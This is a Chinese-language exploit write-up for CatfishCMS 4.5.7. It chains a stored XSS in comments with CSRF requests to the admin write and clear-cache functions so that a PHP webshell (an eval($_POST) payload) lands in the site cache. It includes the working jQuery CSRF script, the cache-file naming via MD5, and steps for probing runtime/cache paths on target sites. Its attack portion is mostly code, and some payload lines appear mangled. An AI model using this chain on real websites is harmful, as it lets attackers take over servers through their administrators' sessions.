

CatfishCMS 4.5.7 csrf getshell

一、漏洞简介

二、漏洞影响

CatfishCMS 4.5

三、复现过程

思路：

前台评论出插入 xss 代码->诱骗后台管理员访问网站-内容管理-评论管理-自动执行 xss 代码->通过 csrf 插入一条新文章->通过 csrf 清除缓存->在通过 js 访问前端任意页面生成缓存建立 shell

大概的想法就是这样做了。

后台创建文章方法

地址：application\admin\controller\Index.php

方法：write();

这个方法没有什么可以讲的只是后面的组合漏洞要使用到他

后台清除缓存方法

地址：application\admin\controller\Index.php

方法：clearcache()



这个方法没有什么可以讲的只是后面的组合漏洞要使用到他



例子：

1， 准备好脚本

```
Index.php admin... Index.php index... Common.php csrf_test.html x
1 <script type="text/javascript" src="http://www.jq22.com/jquery/jquery-1.10.2.js"></script>
2 <script>
3
4 var path = 'http://127.0.0.1/cms/Catfish-4.5.7'; //要日的站点url
5 var password = 'a3'; //生成的密码
6
7 //通过csrf写文章搞出把getshell内容写入数据库
8 $.ajax({
9     type: "POST",
10    url: path+'/index.php/admin/Index/write.html',
11    dataType: "json",
12    xhrFields: {
13        withCredentials: true
14    },
15    data: {
16        "biaoti": "test_getshell",
17        "neirong": "13123123",
18        "guanjianci": "123123",
19        "laiyuan": "123123",
20        "zhaiyao": "//$\\r\\r$a=eval($_POST[''+password+'']);#T[''+password+'']);#",
21        "suolvetu": "123123123",
22        "fabushijian": "2017-09-10 14:43:36",
23        "zhiding": "0",
24        "tuijian": "0",
25        "pinglun": "1",
26        "xingshi": "0",
27        "editorValue": "16165165"
28    },
29    success: function(data){
30        // alert(JSON.stringify(data));
31        //清除站点缓存
32        $.ajax({
33            type: "POST",
34            url: path+'/index.php/admin/Index/clearcache.html',
35            dataType: "json",
36            xhrFields: {
37                withCredentials: true
38            },
39            data: {
40                "clearcache": "clearcache"
41            },
42            success: function(data){
43                // alert(JSON.stringify(data));
44                //随便访问一个页面重新生成缓存
45                $.ajax({
46                    type: "POST",
```

2, 利用前面的 xss 漏洞, 配合这个脚本形成 xsrf 漏洞





3,访问前端重新生成缓存

地址: application\index\controller\Index.php

方法: index()

```
67 $param = '';  
68 Hook::add('view_post',$this->plugins);  
69 Hook::listen('view_post',$param,$this->ccc);  
70 $param = '';  
71 Hook::add('home_plugin_name',$this->plugins);  
72 Hook::listen('home_plugin_name',$param,$this->ccc);  
73 if(empty($param))  
74 {  
75     $this->assign('plugin_name', $param);  
76 }  
77 $this->slide();  
78 $data_links = Cache::get('links');  
79 if($data_links == false)  
80 {  
81     $data_links = Db::name('links')->where('link_location',1)->where('link_status',1)->field('link_url,link_name,link_image,link_target')->order('listorder')->select();  
82     Cache::set('links',$data_links,3600);  
83 }  
84 $this->assign('links', $data_links);  
85  
86 // 编写操作方法 设置文章缓存  
87 $template = $this->receive('index');  
88 $this->assign('pageUrl', $this->getPage());  
89 if(Request::instance()->isMobile() && is_file(APP_PATH.'../public/'.$template.'/mobile/index.html'))  
90 {  
91     $html = $this->fetch(APP_PATH.'../public/'.$template.'/mobile/index.html');  
92 }  
93 else  
94 {  
95     $html = $this->fetch(APP_PATH.'../public/'.$template.'/index.html');  
96 }  
97 return $html;  
98 }
```

跟进index方法, 这里调用了函数, 用来生成文章缓存的, 跟进去查看

```
1 <?php  
2 /**  
3  * Project: Catfish.  
4  * Author: A.J  
5  * Date: 2016/9/29  
6  */  
7 namespace app\index\controller;  
8  
9 use app\index\controller\Common;  
10 use think\Db;  
11 use think\Cache;  
12 use think\Url;  
13 use think\Request;  
14 use think\Session;  
15 use think\Validate;  
16 use think\Hook;  
17 use think\Lang;  
18  
19 class Index extends Common  
20 {  
21     public function index()  
22     {  
23         Hook::add('home_top',$this->plugins);  
24         Hook::add('home_mid',$this->plugins);  
25         Hook::add('home_bottom',$this->plugins);  
26         Hook::add('home_extend',$this->plugins);  
27         Hook::add('home_side_top',$this->plugins);  
28         Hook::add('home_side_mid',$this->plugins);  
29         Hook::add('home_side_bottom',$this->plugins);  
30  
31         // // var_dump( $this->params );  
32         Hook::listen('home_top',$this->params,$this->ccc);  
33         Hook::listen('home_mid',$this->params,$this->ccc);  
34         Hook::listen('home_bottom',$this->params,$this->ccc);  
35         Hook::listen('home_extend',$this->params,$this->ccc);  
36         Hook::listen('home_side_top',$this->params,$this->ccc);  
37     }  
38 }
```

femit.cc

父类的路径

这里引入了一个父类, 说明刚刚调用的方法, 可能就是父类的里面的



这上面几幅图就是缓存的名字了什么意思呢？很简单

首先是从 index 目录里面的 index 模块下面的 index 方法调用了一个方法

\$template

= \$this->receive('index'); = index

然后是 index 目录里面的 Common 模块里面的 receive 方法


获取了变量\$source 值 = index

获取了变量\$page 值 = 1

Cache::set('hunhe_'.\$source.\$page,\$hunhe,3600); 缓存方法

最后就是

MD5(hunhe_index1) = 9040ab6906a15768edcd9e5b1d57fcda



后记:

使用此方法的话，尝试一下在 url 中输入

`http://www.xxxxxxxx.com/runtime`

`http://www.xxxxxxxx.com/runtime/cache`

`http://www.xxxxxxxx.com/runtime/cache/8d6ab84ca2af9fccd4e4048694176ebf.php`

按顺序输入如果前两个访问得到的结果是 **403** 最后的结果不是 **403** 或是 **404** 而是返回正常的页面，那么说明站点的缓存目录是可以访问的，这个时候可以使用此漏洞。配合 **xss+csrf** 获取 **getshell**

fcmit.cc